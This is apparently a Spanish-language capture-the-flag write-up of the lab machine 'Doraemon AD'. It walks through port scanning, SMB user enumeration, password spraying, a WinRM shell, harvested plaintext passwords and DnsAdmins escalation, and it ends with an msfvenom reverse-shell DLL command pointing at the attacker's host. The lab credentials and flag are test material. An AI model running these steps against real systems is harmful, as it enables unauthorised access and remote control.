
Doraemon AD

```
nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.137.16 -oG ports
```




```
nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,470
49670,49671,49672,49675,49725  -Pn -n -vvv 192.168.137.16
```

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 128 Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2025-02-01 16:09:20Z)
135/tcp   open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: DORAEMON.THL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 128 Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: DORAEMON)
464/tcp   open  kpasswd5?    syn-ack ttl 128
593/tcp   open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 128
3268/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: DORAEMON.THL, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 128
5985/tcp  open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 128 .NET Message Framing
47001/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49670/tcp open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49672/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49675/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
49725/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
```

```
Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 23917/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 34725/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 51524/udp): CLEAN (Failed to receive data)
|   Check 4 (port 64182/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
|   Computer name: WIN-VRU3GG3DPLJ
|   NetBIOS computer name: WIN-VRU3GG3DPLJ\x00
|   Domain name: DORAEMON.THL
|   Forest name: DORAEMON.THL
|   FQDN: WIN-VRU3GG3DPLJ.DORAEMON.THL
|_  System time: 2025-02-01T17:10:08+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| nbstat: NetBIOS name: WIN-VRU3GG3DPLJ, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:01:6f:4d (VMware)
| Names:
|   WIN-VRU3GG3DPLJ<00>  Flags: <unique><active>
|   DORAEMON<00>         Flags: <group><active>
|   DORAEMON<1c>         Flags: <group><active>
|   WIN-VRU3GG3DPLJ<20>  Flags: <unique><active>
```

enum de usuarios

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# netexec smb DORAEMON.THL -u "guest" -p "" --rid-brute
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-VRU3GG3DPLJ) (domain:DORAEMON.THL)
ning:True) (SMBv1:True)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [+] DORAEMON.THL\guest: (Guest)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  498: DORAEMON\Enterprise Domain Controllers de sólo lectura (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  500: DORAEMON\Administrador (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  501: DORAEMON\Invitado (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  502: DORAEMON\krbtgt (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  503: DORAEMON\DefaultAccount (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  512: DORAEMON\Admins. del dominio (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  513: DORAEMON\Usuarios del dominio (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  514: DORAEMON\Invitados del dominio (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  515: DORAEMON\Equipos del dominio (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  516: DORAEMON\Controladores de dominio (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  517: DORAEMON\Publicadores de certificados (SidTypeAlias)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  518: DORAEMON\Administradores de esquema (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  519: DORAEMON\Administradores de empresas (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  520: DORAEMON\Propietarios del creador de directivas de grupo (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  521: DORAEMON\Controladores de dominio de sólo lectura (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  522: DORAEMON\Controladores de dominio clonables (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  525: DORAEMON\Protected Users (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  526: DORAEMON\Administradores clave (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  527: DORAEMON\Administradores clave de la organización (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  553: DORAEMON\Servidores RAS e IAS (SidTypeAlias)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  571: DORAEMON\Grupo de replicación de contraseña RODC permitida (SidTypeAlias)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  572: DORAEMON\Grupo de replicación de contraseña RODC denegada (SidTypeAlias)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1000: DORAEMON\WIN-VRU3GG3DPLJ$ (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1101: DORAEMON\DnsAdmins (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1102: DORAEMON\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1103: DORAEMON\Doraemon (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1104: DORAEMON\Nobita (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1105: DORAEMON\Shizuka (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1107: DORAEMON\Gigante (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1108: DORAEMON\Suneo (SidTypeUser)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  1109: DORAEMON\Dorayaki (SidTypeAlias)
```

filtrando

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat users.txt | awk '{print $6}' | sed 's/.*\\//' | tail -n 6
Doraemon
Nobita
Shizuka
Gigante
Suneo
Dorayaki
```


usamos sponge para pegar el resultado en el mismo file

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# cat users.txt | awk '{print $6}' | sed 's/.*\\//' | tail -n 6 | sponge users.txt
```

verificando si usuarios usan el el nomvre de usuario como pass


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# netexec smb DORAEMON.THL -u users.txt  -p users.txt --no-bruteforce
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-VRU3GG3DPLJ) (domain:DORAEMON.THL) (sig
ning:True) (SMBv1:True)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Doraemon:Doraemon STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:Nobita STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:Shizuka STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Gigante:Gigante STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Suneo:Suneo STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [+] DORAEMON.THL\Dorayaki:Dorayaki (Guest)
```

enumeracion de recursos compartidos



login por smb

miramos en el directorio y tenemos un archivo para descargar y examinar



texto de kadadawapa con dos nomvres raros

```
File: kedadawapa.txt

Atención al grupo especial Dorayaki1 de Estepona

- Doraemon: Â¡Hola, chicos! Â¿QuÃ© les parece si vamos a comer dorayakis hoy?

- Nobita: Â¡SÃ! Â¡Me encantan los dorayakis! Peroâ€¦ Â¿dÃ³nde vamos a conseguirlos?

- Shizuka: He oÃdo que hay una nueva tienda de dorayakis en la esquina de la calle. Â¡Dicen que son los mejores de la ciudad!

- Suneo: Oh, por favor. Siempre hay algo nuevo. No puedo esperar para probarlos. Â¡Espero que sean mÃ¡s grandes que los de la tienda anterior!

- Gigante: Â¡Quiero que sean enormes! Â¡Y que tengan mucho relleno! Si no, Â¡no me importa ir!

- Doraemon: Bueno, podemos pedirle a Nobita que use el poder de la mÃ¡quina de tiempo para viajar al futuro y traernos unos dorayakis del aÃ±o 3000.

- Nobita: Â¡Espera! No sÃ© si deberÃa usar la mÃ¡quina. La Ãºltima vez que lo hice, terminÃ© en un lugar lleno de robots rarosâ€¦

- Shizuka: No te preocupes, Nobita. Solo vamos a la tienda. No necesitamos ir al futuro. Â¡Podemos ir a pie!

- Suneo: Eso suena aburrido. Â¿Por quÃ© no hacemos una carrera? El primero en llegar a la tienda puede elegir el sabor de los dorayakis.

- Gigante: Â¡Me encanta esa idea! Pero, Â¡tendrÃ¡s que correr rÃ¡pido para ganarme, Suneo!

- Doraemon: Â¿Y si mejor vamos todos juntos? AsÃ disfrutamos del camino. AdemÃ¡s, Â¡puedo usar el futurÃ³fono para pedir un montÃ³n de dorayakis para que nos estÃ©n esperando!

- Nobita: Â¡Esa es una gran idea, Doraemon! AsÃ no tengo que correr y me aseguro de que haya suficiente para todos.

- Shizuka: Â¡Perfecto! Entonces, Â¡vamos a la tienda de dorayakis!

- Suneo: Â¡SÃ! Â¡Dorayakis, allÃ¡ vamos!

- Gigante: Â¡No se olviden de mÃ! Â¡Voy a ganar!

- Doraemon: Â¡A comer dorayakis!
```

por smb

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# netexec smb DORAEMON.THL -u users.txt -p pass --continue-on-succes
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-VRU3GG3DPLJ) (domain:DORAEMON.THL) (signing:True) (SMBv1:True)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Doraemon:kadadawapa STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:kadadawapa STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:kadadawapa STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Gigante:kadadawapa STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Suneo:kadadawapa STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [+] DORAEMON.THL\Dorayaki:kadadawapa (Guest)
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Doraemon:gorrocoptero STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:gorrocoptero STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:gorrocoptero STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Gigante:gorrocoptero STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Suneo:gorrocoptero STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [+] DORAEMON.THL\Doraemon:Dorayaki1
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:Dorayaki1 STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:Dorayaki1 STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Gigante:Dorayaki1 STATUS_LOGON_FAILURE
SMB         192.168.137.16  445    WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Suneo:Dorayaki1 STATUS_LOGON_FAILURE
```

por winrm

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# netexec winrm DORAEMON.THL -u users.txt -p pass --continue-on-succes
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [*] Windows 10 / Server 2016 Build 14393 (name:WIN-VRU3GG3DPLJ) (domain:DORAEMON.THL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Doraemon:kadadawapa
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:kadadawapa
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:kadadawapa
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrep
```

```
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [+] DORAEMON.THL\Doraemon:Dorayaki1 (Pwn3d!)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Nobita:Dorayaki1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Shizuka:Dorayaki1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Gigante:Dorayaki1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.137.16  5985   WIN-VRU3GG3DPLJ  [-] DORAEMON.THL\Suneo:Dorayaki1
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
```

y chinpun

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# evil-winrm -i 192.168.137.16 -u 'Doraemon'  -p 'Dorayaki1'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Doraemon\Documents> whoami
doraemon\doraemon
*Evil-WinRM* PS C:\Users\Doraemon\Documents>
```

tiro de winPEASx64 y veo esto

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Searching hidden files or folders in C:\Users home (can be slow)

    C:\Users\All Users
    C:\Users\All Users\ntuser.pol
    C:\Users\Default User
    C:\Users\Default
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Doraemon\Links\Carta de amor a Shizuka.txt
```

```
*Evil-WinRM* PS C:\Users\Doraemon> type C:\Users\Doraemon\Links\"Carta de amor a Shizuka.txt"
Shizuka te doy la clave de mi corazon: ShizukaTeAmobb12345
*Evil-WinRM* PS C:\Users\Doraemon>
```

`Shizuka:ShizukaTeAmobb12345`

como estoy provando con el usuario Shizuka y no funciona voy a provar por los otros dos usuario del sistema Suneo y Sueno

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# evil-winrm -i 192.168.137.16 -u 'Suneo'  -p 'ShizukaTeAmobb12345'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Suneo\Documents>
```

```
*Evil-WinRM* PS C:\Users\Suneo\Desktop> type user.txt
asfre6vcergv3bvfsiregvrtetgb9rnwn543
*Evil-WinRM* PS C:\Users\Suneo\Desktop>
```

con winPEAS vemos que somos parte del grupo DnsAdmin

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Users
È Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
  [X] Exception: Referencia a objeto no establecida como instancia de un objeto.
  Current user: Suneo
  Current groups: Domain Users, Everyone, Builtin\Remote Management Users, Users, Builtin\Pre-Windows 2000 Compatible Access, Network, Authenticated Users, This Organization, DnsAdmins, Dorayaki, NTLM Authentication
```

en este sitio vemos como ejecutar la escalada

https://lolbas-project.github.io/lolbas/Binaries/Dnscmd/

nos creamos la dll maliciosa que suviremos a traves de un recurso compartido q crearemos con impacket-smvserver


```
┌──(root💀miguel)-[/home/miguel]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.137.12 LPORT=4242 -f dll -o pwn.dll
```

